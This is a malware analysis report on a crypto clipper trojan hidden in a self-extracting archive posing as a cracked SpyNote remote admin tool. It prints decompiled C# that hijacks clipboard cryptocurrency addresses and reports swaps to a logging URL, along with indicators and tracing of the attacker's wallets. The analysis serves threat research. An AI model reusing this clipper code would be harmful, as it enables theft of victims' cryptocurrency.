Crypto Clipper Malware Analysis

Threat Hunted Date: 3/JUL/21

Analysis Date: 3/JUL/21

We received a payload, when we attempt to download a cracked version of SPYNOTE application tool used to get remote administrator of android.

SPYNOTE:


Remote admin tool used to control any android device.

SHA256: 5BFF05DE3BC48BF7782FF18015BE9330472EA1294C1BF0B18F5164852914C49B


Source URL: blackhatrussia[.]com

Technical Details:(Static)


1st will go with file properties,




It's a rar sfx file , sure I have ability of both extraction and execution by double click on it. Victim think it's a Spynote tool. But actually its not , because we know the characteristics of sfx.



General details, it shows as SpyNote application software. Will go deep into it.



In comments we can 'setup = payload.exe', more over its somewhat suspicious or malicious anomaly .




After extraction we can see like above. Obviously, it is a malicious indicator. We have two, one was what we need and another was unexpected file(payload.exe).

SHA256: 1430E83A0B78CECD8D7A510D4559BB710CFB56ED303D8EA99B87C20B59F7FCE5 (payload.exe)

VT report: [ClipBanker]

Dynamic details:


When executed the parent file (SpyNote_6.4) , it extracted SpyNote folder and payload.exe as well at executed location. Once extraction done, payload.exe also executed without user click.



When payload.exe executed, it dropped self-copy at startup location.


Type	Name
Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer
Key	HKLM
Key	HKCU\Software\Classes
Key	HKU
Mutant	\Sessions\1\BaseNamedObjects\DLSuckJwndNpuC6w
Mutant	\Sessions\1\BaseNamedObjects\SM0:3840:120:WilError_03
Mutant	\Sessions\1\BaseNamedObjects\SM0:3840:304:WilStaging_02
Section	\BaseNamedObjects\Cor_Private_IPCBlock_v4_3840
Section	\...\Cor_SxSPublic_IPCBlock
Section	\Sessions\1\BaseNamedObjects\windows_shell_global_counters
Section	\Windows\Theme2122377736
Section	\Sessions\1\Windows\Theme2108452974
Semaphore	\Sessions\1\BaseNamedObjects\SM0:3840:120:WilError_03_p0h
Semaphore	\Sessions\1\BaseNamedObjects\SM0:3840:304:WilStaging_02_p0
Semaphore	\Sessions\1\BaseNamedObjects\SM0:3840:304:WilStaging_02_p0h

Mutex created.



After restarting the victim, payload start executing from startup folder.

Debugged details:



In above code we can clearly saw that it adding mutex value , checking startup enable and copying payload to startup folder.

```
// Token: 0x0600003D RID: 61 RVA: 0x00002E28 File Offset: 0x00001028
protected override void WndProc(ref Message m)
{
    bool flag = m.Msg == 797;
    if (flag)
    {
        ClipboardNotification.NotificationForm.currentClipboard = Clipboard.GetText();
        flag = (Operators.CompareString(Addresses.btcE, "yes", false) == 0);
        bool flag2;
        if (flag)
        {
            flag2 = (this.RegexResult(PatternRegex.btc) && !ClipboardNotification.NotificationForm.currentClipboard.Contains(Addresses.btc));
            if (flag2)
            {
                string text = PatternRegex.btc.Replace(ClipboardNotification.NotificationForm.currentClipboard, Addresses.btc);
                Clipboard.SetText(text);
            }
        }
        flag2 = (Operators.CompareString(Addresses.ethereumE, "yes", false) == 0);
        if (flag2)
        {
            flag = (this.RegexResult(PatternRegex.ethereum) && !ClipboardNotification.NotificationForm.currentClipboard.Contains(Addresses.ethereum));
            if (flag)
            {
                string text2 = PatternRegex.ethereum.Replace(ClipboardNotification.NotificationForm.currentClipboard, Addresses.ethereum);
                Clipboard.SetText(text2);
            }
        }
        flag2 = (Operators.CompareString(Addresses.xmrE, "yes", false) == 0);
        if (flag2)
        {
            flag = (this.RegexResult(PatternRegex.xmr) && !ClipboardNotification.NotificationForm.currentClipboard.Contains(Addresses.xmr));
            if (flag)
            {
                string text3 = PatternRegex.xmr.Replace(ClipboardNotification.NotificationForm.currentClipboard, Addresses.xmr);
                Clipboard.SetText(text3);
            }
        }
    }
    base.WndProc(ref m);
```

Here we can see in first SS that malware is using Regex method to match crypto currency address , Once user copy anything a malware read that data and if that data match with Regex pattern so it will replace that address with attacker's address.

```
[StandardModule]
internal sealed class Addresses
{
    // Token: 0x0400000B RID: 11
    public static readonly string ethereum = "0x9399Caa2df99fb4F17b1D914d842711eBFf3e4F4";

    // Token: 0x0400000C RID: 12
    public static readonly string xmr = "%XMR%";

    // Token: 0x0400000D RID: 13
    public static string Mutexx = "DLSuckJwndNpuC6w";

    // Token: 0x0400000E RID: 14
    public static string startup = "yes";

    // Token: 0x0400000F RID: 15
    public static readonly string btc = "3JMkKMnoYW1r1vWMrkKmjHmb1tPfZMajcm";

    // Token: 0x04000010 RID: 16
    public static string url = "http://www.example.com/log.php";

    // Token: 0x04000011 RID: 17
    public static Mutex mtx;

    // Token: 0x04000012 RID: 18
    public static string ethereumE = "yes";

    // Token: 0x04000013 RID: 19
    public static string xmrE = "%noxmr%";

    // Token: 0x04000014 RID: 20
    public static string btcE = "yes";
}
}
```

Here we can see specified BTC/XMR/ETH addresses !

```
5   namespace Crypto.Crypto
6   {
7       // Token: 0x0200000C RID: 12
8       [StandardModule]
9       internal sealed class PatternRegex
10      {
11          // Token: 0x04000015 RID: 21
12          public static readonly Regex btc = new Regex("\\b(bc1|[13])[a-zA-HJ-NP-Z0-9]{26,35}\\b");
13
14          // Token: 0x04000016 RID: 22
15          public static readonly Regex ethereum = new Regex("\\b0x[a-fA-F0-9]{40}\\b");
16
17          // Token: 0x04000017 RID: 23
18          public static readonly Regex xmr = new Regex("\\b4([0-9]|[A-B])(.){93}\\b");
19      }
20  }
21
```

It is using regex pattern to match the bitcoin address. Because bit coin address may generate randomly.

```
12      internal sealed class Clipboard
13      {
14          // Token: 0x06000030 RID: 48 RVA: 0x00002AB8 File Offset: 0x00000CB8
15          public static string GetText()
16          {
17              string ReturnValue = string.Empty;
18              Thread thread = new Thread(delegate()
19              {
20                  ReturnValue = Clipboard.GetText();
21              });
22              thread.SetApartmentState(ApartmentState.STA);
23              thread.Start();
24              thread.Join();
25              return ReturnValue;
26          }
27
28          // Token: 0x06000031 RID: 49 RVA: 0x00002B0C File Offset: 0x00000D0C
29          public static void SetText(string txt)
30          {
31              Thread thread = new Thread(delegate()
32              {
33                  try
34                  {
35                      string requestUriString = string.Concat(new string[]
36                      {
37                          Addresses.url,
38                          "?Target Address : ",
39                          Clipboard.GetText(),
40                          " | Changed With : ",
41                          txt
42                      });
43                      Clipboard.SetText(txt);
44                      WebRequest webRequest = WebRequest.Create(requestUriString);
45                      WebResponse response = webRequest.GetResponse();
46                      Stream responseStream = response.GetResponseStream();
47                      StreamReader streamReader = new StreamReader(responseStream);
48                      string text = streamReader.ReadToEnd();
49                      streamReader.Close();
50                      response.Close();
51                  }
52                  catch (Exception ex)
53                  {
54                  }
55              });
56              thread.SetApartmentState(ApartmentState.STA);
57              thread.Start();
58              thread.Join();
59          }
60      }
61  }
62
```

It is capturing clipboard data from victim, save it as .txt and send to C2 or compromised url.

```
// Token: 0x04000010 RID: 16
public static string url = "http://www.example.com/log.php";

// Token: 0x04000011 RID: 17
```

Here we can see pattern to verify that user copied any one of them crypto wallet or not.

```
// Token: 0x0200000C RID: 12
[StandardModule]
internal sealed class PatternRegex
{
    // Token: 0x04000015 RID: 21
    public static readonly Regex btc = new Regex("\\b(bc1|[13])[a-zA-HJ-NP-Z0-9]{26,35}\\b");

    // Token: 0x04000016 RID: 22
    public static readonly Regex ethereum = new Regex("\\b0x[a-fA-F0-9]{40}\\b");

    // Token: 0x04000017 RID: 23
    public static readonly Regex xmr = new Regex("\\b4([0-9]|[A-B])(.){93}\\b");
}
```

Trojan will do:

1. Capture clipboard data.
2. Key logs.
3. Startup folder added.
4. Changing file attribute to hide itself.

Bitcoin Transaction Analysis:

Malware Stolen $34,768.35 USD worth of bitcoin.

This address has transacted 191 times on the Bitcoin blockchain. It has received a total of 0.98055748 BTC ($34,768.35) and has sent a total of 0.95497024 BTC ($33,861.09). The current value of this address is 0.02558724 BTC ($907.27).

Address	3JMkKMnoYW1r1vWMrkKmjHmb1tPfZMajcm
Format	BASE58 (P2SH)
Transactions	191
Total Received	0.98055748 BTC
Total Sent	0.95497024 BTC

You can see lot of deposit in attacker’s address.

Transactions

Hash	6afa0c1cc69b7169f877055bac0f9abfd0d7adac601e13d5f18b023f...			2021-06-26 07:18
	3PDvHJrCGTjAnEdJFK8547Jxo6AUfPTc2Z	0.01648606 BTC	36zJzowvNfHxAnHTNdfDsTwcZFtFEsu4xg	3.51185466 BTC
	3PJi9xhzpArLTmjwkGqWk3JpGddJwg9B6W	0.01110825 BTC		
	3LM5vpKy5xQw4LpDBHBU5JcRVQdbtu5JeA	0.02484292 BTC		
	3EdK9bMVjRHDAaeeorkKtwCXuUVqUo7wEy	0.02057966 BTC		
	39P3Wrogf8r5ybsxAyNDaybMB2snZ7dtxG	0.01500000 BTC		
	35axqoZAC3RhAKDsU64TWmHRwg3KFXMz7G	0.01309198 BTC		
	3DLGLV2YExY58S2nWqVjuwvhPkeWzdo4zA	0.02707056 BTC		
	3EBiTPgSfg7DUefdGb4r76NJKx2VJcuQUW	0.01242792 BTC		
	3Ny2sQn586hAqdHde7MspGdFsvicV16s9u	0.01391426 BTC		
	3JMkKMnoYW1r1vWMrkKmjHmb1tPfZMajcm	0.01300000 BTC		
	Load more inputs... (190 remaining)			
Fee	0.00056086 BTC (0.853 sat/B - 0.503 sat/WU - 65752 bytes) (2.012 sat/vByte - 27870 virtual bytes)			-0.01300000 BTC 2 Confirmations

ETH Transaction Analysis:

Here we can see a small amount of transaction in ETH wallet.

This address has transacted 6 times on the Ethereum blockchain. It has received a total of 0.21489596 ETH ($498.22) and has sent a total of 0.000000000000000000 ETH ($0.00). The current value of this address is 0.21489596 ETH ($498.22).

Hash	0x9399caa2df99fb4f17b1d914d842711ebff3e4f4
Nonce	0
Number of Transactions	6
Final Balance	$498.22
Total Sent	$0.00
Total Received	$498.22

We use cookies to improve your user experience. By continuing onto our website, you agree to our privacy policy. OK

In our analysis base I can tell that most of infected people are from india, because I were analyzed website traffic in which I found lot of indian traffic.

Malware Analysis Done By: Vishnu Prasanth Mohanraj, Threat Analysis Engineer At NortonLifeLock(Avira)

Threat Hunted & Transaction Analysis Done By: Rindbloch Abdulsamad, Independent malware analyst & threat researcher.